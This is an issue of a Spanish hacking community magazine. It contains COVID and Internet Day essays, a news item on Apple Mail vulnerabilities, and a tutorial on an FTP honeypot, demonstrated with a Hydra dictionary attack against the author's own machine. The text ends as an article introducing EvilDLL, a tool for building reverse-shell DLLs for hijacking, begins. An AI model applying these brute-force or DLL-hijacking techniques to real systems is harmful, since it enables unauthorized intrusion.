

#10

MAYO 2020
EDICIÓN

ERES LIBRE DE COPIAR, DISTRIBUIR
Y COMPARTIR ESTE MATERIAL.
FREE!

DIGITAL MAGAZINE

La comunidad de Underc0de
estará publicando mensualmente
aportes sobre Software Libre,
Hacking, Seguridad Informática,
Programación y mucho más.

NO TODOS LOS HÉROES

Usan Capa.

UNDERDOCS

CLASSIFIED

Los profesionales sanitarios y asistenciales
están demostrando una entereza, un compromiso
con todos nosotros en estos momentos,
nos emociona como personas y sociedad.



[UNDERCODE.ORG](https://undercode.org)



UNDERDOCS #10



Gracias

*Por el sacrificio que hacen, por su compromiso,
entrega, servicio y atención...*

ACERCA DE UNDERDOCS

ES UNA REVISTA LIBRE QUE PUEDES COMPARTIR CON AMIGOS Y COLEGAS. LA CUAL SE DISTRIBUYE MENSUALMENTE PARA TODOS LOS USUARIOS DE UNDERCODE.

ENVÍA TU ARTÍCULO

FORMA PARTE DE NUESTRA REVISTA ENVIANDO TU ARTÍCULO A NUESTRO E-MAIL: REDACCIONES@UNDERCODE.ORG CON EL ASUNTO **ARTICULO UNDERDOCS**

LLAVEROS, SEÑALADORES DE LIBROS Y CALCOS DE UNDERCODE (GRATIS)

OBTÉN GRATIS LOS MARCAPÁGINAS Y LAS PEGATINAS DE UNDERCODE, BÚSCALAS EN TODAS LAS JUNTADAS DE LA COMUNIDAD, EN MENDOZA, ARGENTINA. *DONDE TAMBIÉN SE SORTEAN REMERAS Y TAZAS PARA LOS ASISTENTES.*

EN ESTA EDICIÓN

DÍA MUNDIAL DE INTERNET	4
VULNERABILIDADES APPLE MAIL & AIR SHARE	7
LUCRECIA - UNA TRAMPA PARA LOS ATACANTES	9
CREACIÓN DE DLLS MALICIOSAS PARA HIJACKING, FÁCILMENTE	14
DESARROLLO DE SOFTWARE SEGURO	17
BASHBUNNY	21
DU-COMANDO	26
CONEXIÓN CLIENTE-SERVIDOR ENTRE PYTHON 3 Y UNITY 2019	30
ANDROID: GUÍA PARA FUTUROS DESARROLLADORES	34
PASAR DE 2D A 3D	39
FORENSICS, QUICK AND DIRTY INTRO	45
GANANDO EN LAS MÁQUINAS DE PELUCHES	52
UNDERTOOLS DIY	59

UNDERTOOLS DIY

EN ESTA SECCIÓN DESCUBRIRÁS **HACKING TOOLS** ÚTILES QUE PUEDES HACER TÚ MISMO, CON APOYO DE UN PEQUEÑO TALLER PRÁCTICO.

OFF TOPIC

ENCUENTRA AL FINAL DE CADA ENTREGA **NUESTRA SECCIÓN ESPECIAL CON:** DESAFÍOS, TEMAS VIRALES, MENSAJES/OPINIONES DE NUESTROS USUARIOS, Y MUCHO MÁS.

NO TODOS LOS HÉROES USAN CAPA.

Décima edición, nuevo encuentro con nuestros lectores. Actualmente, atravesamos un momento particular: el mundo está conmovido por la pandemia del Covid-19. La tecnología, la informática se hacen especialmente presentes en la colaboración para el combate del Coronavirus. UnderCode no es ajeno a esta realidad, por eso, esta publicación la queremos dedicar a TODOS LOS PROFESIONALES DE LA SALUD DEL PLANETA. Vaya nuestro rendido homenaje, nuestro aplauso, desde este puñado de letras para aquellos que arriesgan su vida a diario para cuidar a los demás.

Desde el [#YoMeQuedoEnCasa](#), nuestros dispositivos son la conexión con el mundo. Educación, prestaciones de salud, programas de análisis, la tecnología y la informática se elevan al rango de indispensables cooperantes, alcanza

recordar las impresiones 3D, que no pocas veces auxilian los escasos recursos sanitarios.

Hoy, la apuesta por compartir se potencia, el conocimiento debe ser multiplicado sin otra exigencia que las ganas de saber. Esta publicación aspira a eso: ser un granito de arena más en momentos donde los abrazos nos parecen lejanos.

Confinados en nuestros laboratorios de aprendizaje, se eleva la solidaridad enlazada a la libertad del conocimiento, por eso, la nueva edición -en la distancia- nos acerca una vez más. Nos hacemos visibles, en este manajo de artículos que solo quiere estar presente a modo de enlace entre lo real y lo virtual.

Sin más, los dejamos con el contenido.

CRÉDITOS

UNDERDOCS ES POSIBLE GRACIAS AL COMPROMISO DE

TEAM

@ANTRAX
@GABRIELA
@DENISSE
@DRAGORA

@ANIMANEGRA
@ANDROZ
@KIRARI
@ISRAEL_ABARCA
@OROMAN

@FACUFANGIO
@R3VOLVE
@MAXWELLNEWAGE
@HACKPLAYERS
@MAYASCTFTEAM

DIFUSIÓN

UNDERDOCS AGRADECE A LOS PORTALES QUE NOS AYUDAN CON LA DIFUSIÓN DEL PROYECTO

hackplayers.com

mayas-ctf-team.blogspot.com

redbyte.com.mx

cerohacking.com

antrax-labs.org

sombbrero-blanco.com/blog

diegoaltf4.com

grupos.LinuxerOS

• t.me/Ubuntu_es • t.me/Linuxeros_es • t.me/DebianLatinoamerica • t.me/SeguridadInformatica

CONTACTO

INFO@UNDERCODE.ORG REDACCIONES@UNDERCODE.ORG


DÍA MUNDIAL DE INTERNET

CÁPSULAS DEL TIEMPO

Desde el 17 de mayo de 2005, se conmemora el Día Mundial de Internet, establecido por la Asociación de Usuarios de Internet (UAI), fecha elegida por la Organización de las Naciones Unidas (ONU) que ha estipulado en el calendario como el Día Mundial de las Telecomunicaciones y la Sociedad de la Información.

La intención es sensibilizar a los usuarios sobre las múltiples posibilidades que el uso de internet, así como las tecnologías que propician la transferencia de información, puede ofrecer al desarrollo social y económico de un país.

Escrito por: @DENISSE | CO-ADMIN UNDERCODE




Informática de profesión, adicta al mundo de la tecnología, involucrada en el gremio educativo con énfasis informático, participante en el desarrollo de un proyecto educativo que fomenta la lectura en niños. Moderadora de los subforos Debates y Diseño Gráfico, partidaria de redactar temas que causen distintas opiniones y que sean de interés de la comunidad, gusta del Diseño, aunque no por profesión, pero si por afición, y ferviente colaboradora en el foro Underc0de, participando por pasión a la comunidad.

Contacto:

underc0de.org/foro/profile/Denisse

La pandemia COVID-19, una circunstancia que llegó a cambiar muchos aspectos, nos encontrábamos en nuestra rutina ya fuera en el trabajo, el negocio o la escuela y jamás imaginamos que cambiaría nuestras actividades tanto en el modo de trabajar como en el de estudiar, si bien algunos ámbitos ya vivíamos el trabajo mediante el **freelance** como el estudio gracias al **eLearning**. Aun así, la situación está obligando a muchos más ámbitos a migrar a la vida digital, resaltando la importancia que tiene reducir la brecha digital.



Actualmente nos es imposible percibir un estilo de vida sin tecnología y sin internet, se han convertido en un recurso vital en todas nuestras actividades diarias. Muchas áreas en nuestro día a día que requieren de la conexión a internet, ya sea trabajo y/o estudio, pasando por el entretenimiento y redes sociales que nos tienen pegados de nuestras pantallas ya sea Smartphone, pc, tableta, etc., que no notamos la cantidad de tiempo que pasamos frente a nuestros dispositivos.

Pero si nos situamos en la pandemia que estamos atravesando, el confinamiento nos hace volcarnos más en la vida digital, ajenos de algunas o muchas actividades que eran habituales, dejándonos en la posibilidad de aprender algo nuevo que quizá posponíamos por alguna razón, para quienes ya se encontraban en el ámbito eLearning y freelance no resultó una dificultad adaptarse, para otros como empresas y empleados que no dependían de sus acciones totalmente digitales adaptarse al **Home Office** ha resultado una batalla a enfrentar, para los maestros que se resistían a digitalizarse, con el fin de seguir llevando a cabo sus labores es también un frente que les ha tocado hacer, también es un reto para los que llamábamos *los nativos digitales*, lidiar con sus labores escolares siguiendo instrucciones, ahora con el distanciamiento social, las barreras entre los individuos han bajado en el área digital.

Ciertamente podemos aceptar que la pandemia actual ha marcado un antes y un después en nuestra manera de interactuar en la vida digital, llegando a alterar nuestras vidas de tal manera que define **una nueva era digital**, obligándonos a coexistir todos en internet, invadidos con una especie de *déjà vu*, remontándonos a épocas más sinceras de internet, notamos la renovada voluntad de las personas de crear relaciones virtuales y apoyar a que se adapten a esta nueva era o simplemente compartiendo conocimientos. Uniéndonos por videollamadas para compartir horas, una charla amena que nos haga olvidar un poco el estrés por el COVID-19. Inclusive las apps que solo usaban los nativos digitales se han vuelto más divertidas y con menos filtros. Volviéndose internet el instrumento más importante para olvidarnos de la falta de educación digital, permitiendo que los usuarios eviten trasladarse y no fallar a su trabajo.

Lo que más utilizan las personas en internet en época de coronavirus:

- Plataformas de videoconferencias
- Herramientas de eLearning
- Servicio de streaming y música
- Aplicaciones para facilitar los estilos de vida

También hay un incremento en la **descarga de aplicaciones** para pago de servicios, banca en línea y compra de productos de **primera necesidad**. impactando considerablemente el aumento en el tráfico de datos en internet, afectando la velocidad y disponibilidad en algunos lugares. Incluso algunos distribuidores de servicio streaming han reaccionado reduciendo la calidad de imagen para ahorrar ancho de banda.

17 DE MAYO

DÍA MUNDIAL DE INTERNET

La intención es sensibilizar a los usuarios sobre las múltiples posibilidades que el uso de internet, así como las tecnologías que propician la transferencia de información.



COVID-19 una circunstancia que cambió muchos aspectos en nuestras rutinas, si bien ya existía el **freelance** y el **eLearning**. Aun así, la situación está obligando a muchos más ámbitos a migrar a la vida digital, resaltando la importancia que tiene reducir la brecha digital.



vía UNDERDOCS


UNDERCODE.ORG

VULNERABILIDADES APPLE MAIL & AIR SHARE

Investigadores detectaron dos nuevas amenazas de ciberseguridad. Estas vulnerabilidades están activas aproximadamente desde septiembre de 2012 según expertos en análisis de vulnerabilidades de la firma ZecOps apuntan que diversos modelos de iPhone están expuestos a dicha explotación.

La primera vulnerabilidad está relacionada con Apple Mail¹. Dicha falla de seguridad únicamente depende de que los usuarios descarguen un archivo alojado en un email.

Escrito por: **@DRAGORA** | MODERADOR GLOBAL UNDERCODE



Es Ingeniera en sistemas Computacionales, encantada por el mundo geek, Dedicada a Telecomunicaciones, y miembro muy activa de la comunidad Underc0de.

Contacto:

underc0de.org/foro/profile/Lily24

Se han hallado seis objetivos de ataque estos perfilan empleados de importantes compañías de telecomunicaciones en Japón, una renombrada compañía estadounidense, variedad de empresas tecnológicas en Israel y dos empresarios europeos.

¹ Alisa esage abril 22, 2020, Vulnerabilidades de secuestro de sesión e inyección de malware en la aplicación de Apple mail y air share que afectan a iPhone, iPad y Mac, noticiasseguridad.com/vulnerabilidades/vulnerabilidades-de-secuestro-de-sesion-e-inyeccion-de-malware-en-la-aplicacion-de-apple-mail-y-air-share-que-afectan-a-iphone-ipad-y-mac/ Consultado: 24/4/2020.

Especialistas en estudios de vulnerabilidades no consiguieron analizar el código aplicado por los atacantes, debido a que los correos donde se contiene este malware son suprimidos de los smartphones de las víctimas.



Apple ya ha sido notificado con múltiples informes respecto a dicha falla, por lo que la compañía ya se encuentra realizando las correcciones en su versión beta de iOS. Resaltando que este error no ha sido corregido en la reciente versión de iOS de uso público (v13.4.1). Se provee que la próxima actualización del sistema operativo incluya las enmiendas necesarias.

esta vulnerabilidad permite:

- Inyectar código malicioso
- Filtrar, modificar y eliminar correos electrónicos
- Comprometer las solicitudes del lado del cliente y la aplicación para iOS.
- Una de las deficiencias reside en el parámetro 'path' del manejo de excepciones 'list' y 'download'. El atacante remotamente puede inyectar código malicioso en el parámetro para dirigir el contexto de salida del mensaje de error de la interfaz del usuario de Air Share, finalizando en un secuestro de la sesión del usuario
- Otra deficiencia es en el parámetro 'devicename' que se muestra en la parte superior cercana a la lista de índices de Air Share. Un atacante remoto puede inyectar scripts maliciosos por medio del empleo de la información del nombre del dispositivo Apple. La explotación victoriosa de esta vulnerabilidad conduce a un secuestro de sesión, ataques de phishing, redireccionamiento del usuario objetivo a otros sitios, entre otras actividades maliciosas.
- Permite ejecución remota de código en donde el atacante envía correos electrónicos que consumen la memoria RAM ralentizando el iPhone. Siendo esta la más peligrosa de estas pues no requiere la interacción del usuario, pues se activa cuando la app de Mail se encuentra ejecutándose en segundo plano en los dispositivos iOS 13.


Especialistas de **ZecOps** confirmaron que los ataques perpetrados a algunos de sus clientes hace un año. De momento no existe registro de que hayan podido sacar provecho en algún ataque masivo, solo ha sido explotado con objetivos importantes de empresas. Los usuarios finales no tendrían que preocuparse ya que Apple ha parchado ambos fallos en la beta más reciente de iOS 13.4.5, por lo que la solución estará al alcance de todos cuando se libere globalmente entre sus usuarios.

LUCRECIA - UNA TRAMPA PARA LOS ATACANTES

HACKING

El campo de la seguridad informática es muy amplio, por lo que diversos actores tienen nuevas formas de encontrar bugs, maneras de ataques y defensa, por algún motivo en especial. A medida que pasan los años, los ataques comienzan a ser mucho más ingeniosos y la defensa no puede quedarse atrás. Los investigadores, aprovechan para inventar nuevos sistemas de protección y así evitar que se produzcan futuros ataques. Es por eso que en este artículo le mostraré una herramienta para que pueda descubrir cómo se comporta un intruso en su red y posteriormente tomar medidas.

Escrito por: **@KIRARI** | COLABORADOR **UNDERCODE**



Estudiante de ingeniería en sistemas de la información y desarrollador web. Apasionado por la seguridad informática y programación. Emplea diversos lenguajes, tales como: Python, PHP, Pascal, Javascript, CSS, HTML, SQL y (C/C++ en camino).

Contacto:

underc0de.org/foro/profile/PrudenceSuspect/

Redes sociales:

<https://github.com/Kirari-Senpai>

Un honeypot es un sistema trampa o señuelo que sirve para atraer atacantes. Cuando decimos que es un sistema trampa, nos referimos a que está expuesto a ser atacado por un tercero. Esta no es una solución de seguridad, es solo una herramienta para entender las técnicas que usan los atacantes en un sistema y así poder idear planes para mejorar las medidas de protección de las empresas.



Hay tres tipos de honeypots² dependiendo la interacción que tenga el honeypot con el atacante:

- **Baja interacción:** en estos casos el honeypot no son servicios reales, sino que se encarga de emular un servicio, una aplicación o un sistema que es vulnerable. No dan acceso al atacante, están en sistemas operativos emulados, con riesgos bajos, datos limitados a solo los intentos de conexión, con una fácil configuración y mantenimiento.
- **Media interacción:** se aumenta la relación entre el sistema y el atacante. En este caso se emulan servicios que responden al atacante, que puede llegar a conseguir acceso a recursos falso como pueden ser un servidor de FTP o un SSH. En definitiva, los honeypots de media interacción dan acceso limitado al atacante, están en sistemas operativos emulados, con riesgo medio, con una recolección de datos variable según los conocimientos del atacante, una configuración baja/media y un mantenimiento medio.
- **Alta interacción:** En esta ocasión están contruidos con máquinas reales con un sistema operativo vulnerable real que son ofrecidos a los atacantes. Son colocados en la red interna de la organización en producción y aunque presentan un alto riesgo, cuando detectan actividad, suele ser importante. En sí, dan acceso total al atacante, están en sistemas operativos reales, con riesgo alto, con una recolección de datos total, y una configuración y mantenimiento difícil.

***Nota:** En caso de Lucrecia Honeypot FTP, es de media interacción.*

CLOVAR REPOSITORIO E INSTALAR DEPENDENCIAS

```
1. git clone https://github.com/Kirari-Senpai/Lucrecia.git
2. cd Lucrecia/
3. pip3 install -r requirements.txt
```

CONFIGURAR EL SERVIDOR A TRAVÉS DEL ARCHIVO "SERVER.CONF"

```
1. [DEFAULT]
2. HOST = 0.0.0.0
3. PORT = 21
4.
5. [FTP]
6. USER = lucrecia
7. PASSWORD = toor
8. CURRENT_DIRECTORY = /home/lucrecia/ftp/
9. MSG = Welcome to Lucrecia's FTP server (vsFTPd 3.0.3)
10. DIRECTORY_FILES = client.py,test.c,prototype.c
```

CONSTANTES FTP:

- **USER, PASS:** usuario y contraseña que utilizarán para el servidor FTP.
- **CURRENT_DIRECTORY:** es una ruta de **directorio actual** falsa.
- **MSG:** mensaje de bienvenida al momento de conectarse al servidor.
- **DIRECTORY_FILES:** archivos falsos que se mostrará al atacante.

² es.wikipedia.org/wiki/Honeypot

honeypot.com/2017/01/deteccion-de-honeypots.html

INICIAR HONEYPOT

```
1. sudo python3 lucrecia.py -f server.conf
```

```

Lucrecia

HONEYPOT
Created by Kirari

[*] Lucrecia is preparing the Honeypot...
[+] Honeypot ready!
[+] Honeypot Activated...
  
```

ESCANEO BÁSICO CON NMAP

Al hacer un escaneo básico con Nmap, vemos que el puerto 21 con servicio FTP está abierto:

```

Starting Nmap 7.40 ( https://nmap.org ) at 2020-03-25 13:56 -03
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000047s latency).
Other addresses for localhost (not scanned): ::1
PORT      STATE SERVICE
21/tcp    open  ftp
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
  
```

ACCEDIENDO AL SERVIDOR TRAMPA

Ahora como atacantes, intentaremos entrar al servidor, mediante un ataque de diccionario, utilizaremos Hydra como ejemplo:

```

Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2020-03-25 14:04:25
[DATA] max 16 tasks per 1 server, overall 64 tasks, 49 login tries (l:7/p:7), ~0 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 192.168.0.18 login: lucrecia password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-03-25 14:04:27
  
```

Y como podemos ver, se ha encontrado las credenciales para acceder.

Mientras tanto, del lado del servidor, obtendremos lo siguiente:

```

[WARNING] Someone has accessed the FTP service from 192.168.0.18 through port 49240.
[WARNING] Someone has accessed the FTP service from 192.168.0.18 through port 49234.
[WARNING] Someone has accessed the FTP service from 192.168.0.18 through port 49236.
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: tor -> kirari at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: tor -> marco at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: tor -> fox at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: tor -> toor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: tor -> lucrecia at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: tor -> "" at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: marco -> marco at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: marco -> tor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: marco -> toor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: marco -> kirari at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: toor -> toor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: toor -> kirari at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: kirari -> lucrecia at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: kirari -> kirari at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: kirari -> toor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: toor -> lucrecia at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: kirari -> fox at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: kirari -> marco at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: kirari -> toor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: toor -> fox at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: kirari -> tor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: lucrecia -> tor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: toor -> "" at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: marco -> fox at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: toor -> marco at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: toor -> tor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: marco -> lucrecia at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: marco -> "" at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: kirari -> "" at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: fox -> tor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: fox -> marco at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: lucrecia -> tor at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: fox -> lucrecia at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: fox -> fox at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: lucrecia -> marco at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: fox -> kirari at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: fox -> "" at 14:11:59 on 25/3/2020
[INFO] Intruder 192.168.0.18 is trying to log in with credentials: fox -> toor at 14:11:59 on 25/3/2020
[192.168.0.18] The intruder is logged in with credentials: lucrecia -> toor at 14:11:59 on 25/3/2020.
  
```

Se ha registrado toda actividad de login del atacante.

Ahora bien, el atacante accederá con las credenciales encontradas:

```
Connected to 192.168.0.18.
220 Welcome to Lucrecia's FTP server (vsFTPd 3.0.3)
Name (192.168.0.18: [REDACTED]): lucrecia
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Bien, ahora el atacante comienza a ejecutar comandos libremente pensando que está en un servidor FTP genuino:

```
ftp>
ftp> pwd
257 "/home/lucrecia/ftp/" is the current directory
ftp>
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r-x-----  1 0      0      1024  Dec 12  2019 client.py
-r-x-----  1 0      0      5513  Jan  4  2019 test.c
-r-x-----  1 0      0      1351  Feb  7  2019 prototype.c
226 Directory send OK.
ftp>
ftp> nlist
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
client.py
test.c
prototype.c
226 Directory send OK.
ftp>
ftp> passive
Passive mode on.
ftp>
ftp> ls
227 Entering Passive Mode (192,168,0,18,202,155).
150 Here comes the directory listing.
-r-x-----  1 0      0      1024  Dec 12  2019 client.py
-r-x-----  1 0      0      5513  Jan  4  2019 test.c
-r-x-----  1 0      0      1351  Feb  7  2019 prototype.c
226 Directory send OK.
ftp>
```

Como el programa todavía sigue en desarrollo, entonces hay algunos comandos que no se podrán ejecutar, por lo que les aparecerá un permiso denegado:

```
ftp> cd ..
550 Permission denied.
ftp>
ftp> ls
227 Entering Passive Mode (192,168,0,18,187,45).
150 Here comes the directory listing.
-r-x-----  1 0      0      1024  Dec 12  2019 client.py
-r-x-----  1 0      0      5513  Jan  4  2019 test.c
-r-x-----  1 0      0      1351  Feb  7  2019 prototype.c
226 Directory send OK.
ftp>
ftp> rename
(from-name) test.c
(to-name) testing.c
550 Permission denied.
ftp>
```

```
[INFO] Access to 192.168.0.18 has been denied to run some commands
[INFO] Access to 192.168.0.18 has been denied to run some commands
[INFO] Access to 192.168.0.18 has been denied to run some commands
```

Está claro que el atacante no va a poder hacer modificaciones de los archivos o directorios, porque son completamente falsos, pero trabajo en eso para una emulación mucho mejor.

Si el atacante se desconecta, se avisará también al servidor:

```
[192.168.0.18] Intruder has disconnected.
```

Adicionalmente, se creará un log con toda la actividad del intruso para que podamos revisarla cuando queramos:

```
[INFO] (2020-03-25 14:11:59,929) <192.168.0.18::49240> Intruder has fallen
[INFO] (2020-03-25 14:11:59,929) <192.168.0.18::49212> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,929) <192.168.0.18::49234> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,929) <192.168.0.18::49210> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,929) <192.168.0.18::49242> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,930) <192.168.0.18::49212> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,930) <192.168.0.18::49234> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,930) <192.168.0.18::49210> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,930) <192.168.0.18::49242> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,930) <192.168.0.18::49234> Intruder has fallen
[INFO] (2020-03-25 14:11:59,930) <192.168.0.18::49242> Intruder has fallen
[INFO] (2020-03-25 14:11:59,931) <192.168.0.18::49212> Intruder has fallen
[INFO] (2020-03-25 14:11:59,931) <192.168.0.18::49238> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,931) <192.168.0.18::49210> Intruder has fallen
[INFO] (2020-03-25 14:11:59,931) <192.168.0.18::49238> Intruder has fallen
[INFO] (2020-03-25 14:11:59,948) <192.168.0.18::49216> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,949) <192.168.0.18::49216> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,949) <192.168.0.18::49216> Intruder has fallen
[INFO] (2020-03-25 14:11:59,949) <192.168.0.18::49222> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,949) <192.168.0.18::49222> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,949) <192.168.0.18::49222> Intruder has fallen
[INFO] (2020-03-25 14:11:59,949) <192.168.0.18::49220> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,950) <192.168.0.18::49220> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,950) <192.168.0.18::49220> Intruder has fallen
[INFO] (2020-03-25 14:11:59,949) <192.168.0.18::49218> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,950) <192.168.0.18::49218> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:11:59,950) <192.168.0.18::49218> Intruder has fallen
[WARNING] (2020-03-25 14:23:38,003) <192.168.0.18::49320> An intruder has accessed the FTP service
[INFO] (2020-03-25 14:24:04,130) <192.168.0.18::49320> The intruder is logged in with credentials: lucrecia -> toor.
[INFO] (2020-03-25 14:24:04,131) <192.168.0.18::49320> The intruder is trying to execute commands.
[INFO] (2020-03-25 14:28:02,777) <192.168.0.18::49320> The intruder has sent a PWD request.
[INFO] (2020-03-25 14:28:05,290) <192.168.0.18::49320> The intruder is using the Active mode to operate.
[INFO] (2020-03-25 14:28:05,291) <192.168.0.18::49320> The intruder has sent a LIST request.
[INFO] (2020-03-25 14:28:11,826) <192.168.0.18::49320> The intruder is using the Active mode to operate.
[INFO] (2020-03-25 14:28:11,826) <192.168.0.18::49320> The intruder has sent a NLST request.
[INFO] (2020-03-25 14:28:18,962) <192.168.0.18::49320> The intruder is using the Passive mode to operate.
[INFO] (2020-03-25 14:28:18,963) <192.168.0.18::49320> The intruder has sent a LIST request.
[INFO] (2020-03-25 14:32:06,143) <192.168.0.18::49320> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:32:35,351) <192.168.0.18::49320> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:33:02,646) <192.168.0.18::49320> The intruder has sent a MKD files request.
[INFO] (2020-03-25 14:33:11,814) <192.168.0.18::49320> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:33:22,998) <192.168.0.18::49320> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:33:27,470) <192.168.0.18::49320> The intruder is using the Passive mode to operate.
[INFO] (2020-03-25 14:33:27,470) <192.168.0.18::49320> The intruder has sent a LIST request.
[INFO] (2020-03-25 14:33:39,550) <192.168.0.18::49320> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:34:04,070) <192.168.0.18::49320> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:34:10,253) <192.168.0.18::49320> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:34:12,069) <192.168.0.18::49320> The intruder is using the Passive mode to operate.
[INFO] (2020-03-25 14:34:12,070) <192.168.0.18::49320> The intruder has sent a LIST request.
[INFO] (2020-03-25 14:34:21,669) <192.168.0.18::49320> Intruder has been denied access to run some commands.
[INFO] (2020-03-25 14:41:01,722) <192.168.0.18::49320> Intruder has disconnected.
```

CREACIÓN DE DLLS MALICIOSAS PARA HIJACKING, FÁCILMENTE

HACKING

EvilDLL v1.0 de thelinuxchoice es una herramienta bastante útil que nos facilitará la creación de DLLs maliciosas para obtener nuestra shell reversa en caso de que hayamos podido explotar un DLL hijacking. Además, tendremos la opción de crear esa shell mediante un reenvío de puertos directo a nuestra máquina o mediante un túnel con ngrok.

